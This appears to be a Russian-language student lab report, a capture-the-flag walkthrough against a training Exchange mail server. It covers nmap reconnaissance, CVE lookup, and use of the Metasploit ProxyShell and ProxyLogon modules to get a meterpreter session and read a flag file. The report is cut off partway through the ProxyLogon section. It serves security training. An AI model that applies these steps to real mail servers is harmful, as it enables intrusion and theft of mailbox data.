Лабораторная работа 4-А

Кибербезопасность предприятия

Ищенко Ирина Мишина Анастасия Дикач Анна
Галацан Николай Амуничников Антон
Барсегян Вардан Дудырев Глеб
Дымченко Дмитрий

Содержание

Список иллюстраций

Список таблиц

1 Цель тренировки

Получить доступ к флагу в папке почтового сервера организации, расположенного на внешнем периметре.

2 Способы получения флага

Флаг можно получить различными способами. Предварительно необходимо произвести разведку инфраструктуры для обнаружения и дальнейшей эксплуатации уязвимостей.

1. Разведка на предмет поиска вектора атаки
2. Использование уязвимости ProxyShell
3. Эксплуатация уязвимости ProxyLogon

2.1 Разведка на предмет поиска вектора атаки

Для начала необходимо запустить терминал. Далее просканировать подсеть 195.239.174.0/24, для поиска открытых портов, которые можно использовать для атаки. Сканирование производится с помощью утилиты nmap.




Рис. 2.1: Сканирование хоста на открытые порты

В ходе сканирования на хосте 195.239.174.0/24 были обнаружены открытые порты: 22 и 443. Наличие данных портов указывает, что на хосте 195.239.174.0/24 установлен почтовый сервер. В этом можно убедиться перейдя по адресу https://195.239.174.1




Рис. 2.2: Проверка на наличие почтового сервера

Следующим шагом необходимо определить версию Exchange Server, для этого используется режим разработчика.




Рис. 2.3: Определение версии Exchange Server

В документации Microsoft Exchange есть информация об указанных сборках и связанных с ними уязвимостях.

Для дальнейшего планирования вектора атаки будем использовать https://www.cvedetails.com.




Рис. 2.4: https://www.cvedetails.com

В результате настройки фильтра «Microsoft Exchange Server, Common Vulnerability Scoring System – CVSS Scores >= 9» будет получен список уязвимостей доступных к эксплуатации. На возможность эксплуатации указывает наличие приписки public exploit exists.





Рис. 2.5: Список уязвимостей доступных к эксплуатации

При просмотре детальной информации об уязвимостях можно убедиться, что первая дата раскрытия информации больше даты выпуска сборки атакуемого почтового сервера, значит эти уязвимости можно использовать.


Metasploit modules for CVE-2021-34473

Microsoft Exchange ProxyShell RCE — Disclosure Date: 2021-04-06 — First seen: 2022-12-23

exploit/windows/http/exchange_proxyshell_rce


This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Cod

More information

CVSS scores for CVE-2021-34473

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
9.1	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	3.9	5.2	Microsoft Corporation	

Рис. 2.6: Детальная информация уязвимости CVE-2021-34473


Metasploit modules for CVE-2021-26855

Microsoft Exchange ProxyLogon RCE — Disclosure Date: 2021-03-02 — First seen: 2021-03-23

exploit/windows/http/exchange_proxylogon_rce

This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution). By

More information

Microsoft Exchange ProxyLogon Scanner — Disclosure Date: 2021-03-02 — First seen: 2021-03-23

auxiliary/scanner/http/exchange_proxylogon

This module scan for a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By chaining this bug with another post-auth arbitrary-file-write vulnerability t

More information

Microsoft Exchange ProxyLogon Collector — Disclosure Date: 2021-03-02 — First seen: 2021-03-23

auxiliary/gather/exchange_proxylogon_collector

This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By taking advantage of this vulnerability, it is possible to dump all mailboxes (

More information

CVSS scores for CVE-2021-26855

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST

Jump to
CVE Summary
Affected Products
CISA KEV
EPSS Score
Metasploit Module

Рис. 2.7: Детальная информация уязвимости CVE-2021-26855

Для поиска возможных векторов атаки будем использовать модуль Metasploit. Для захвата флага необходимо получить сессию с удаленным хостом 195.239.174.1 с использованием возможности RCE. Далее произвести захват флага, эксплуатируя возможность RCE двумя модулями.




Рис. 2.8: Сканирование с помощью Metasploit

2.2 Использование уязвимости ProxyShell

Данный модуль использует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию (CVE-2021- 31207), выдать

себя за произвольного пользователя (CVE-2021-34523) и записать произвольный файл (CVE-2021-34473) для достижения RCE.

Затем необходимо воспользоваться модулем windows/http/exchange_proxyshell_rce. С помощью команды use 15 выбрать данный модуль и задать параметры lhost (IP-адрес атакующей машины) и rhosts (IP-адрес целевой системы): - set lhost 195.239.174.11; - set rhosts 195.239.174.1.

Далее запустить модуль ProxyShell и получить meterpeter- сессию.




Рис. 2.9: Запуск эксплуатации ProxyShell

После получения сессии с почтовым сервером воспользоваться командой cat C:/windows/system32/flag_for_red_team.txt




Рис. 2.10: Получение флага

2.3 Эксплуатация уязвимости ProxyLogon

Альтернативным способом захвата флага является эксплуатация уязвимости ProxyLogon. Уязвимость ProxyLogon CVE-2021-26855 (SSRF) позволяет внешнему атакующему обойти механизм аутентификации в MS Exchange и выдать себя за любого пользователя. С помощью подделанного запроса на стороне сервера атакующий может отправить произвольный HTTP-запрос, который будет перенаправлен к другому внутреннему сервису, от имени машинного аккаунта почтового сервера. Для эксплуатации данной уязвимости нужно получить доступ к почтовому ящику одного из пользователей почтового сервиса. В нижней части страницы портала portal.ampire.corp можно найти информацию о легитимной почте одного из сотрудников.

В перечне модулей Metasploit под № 12 расположен модуль Microsoft Exchange ProxyLogon RCE. Данный модуль использует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию, выдать себя за администратора (CVE-2021-26855) и записать произвольный файл (CVE-2021-27065) для получения RCE. С использованием почты manager1@ampire.corp можно применить данный модуль для получения соединения с удаленным узлом. Далее задать все необходимые параметры для модуля.

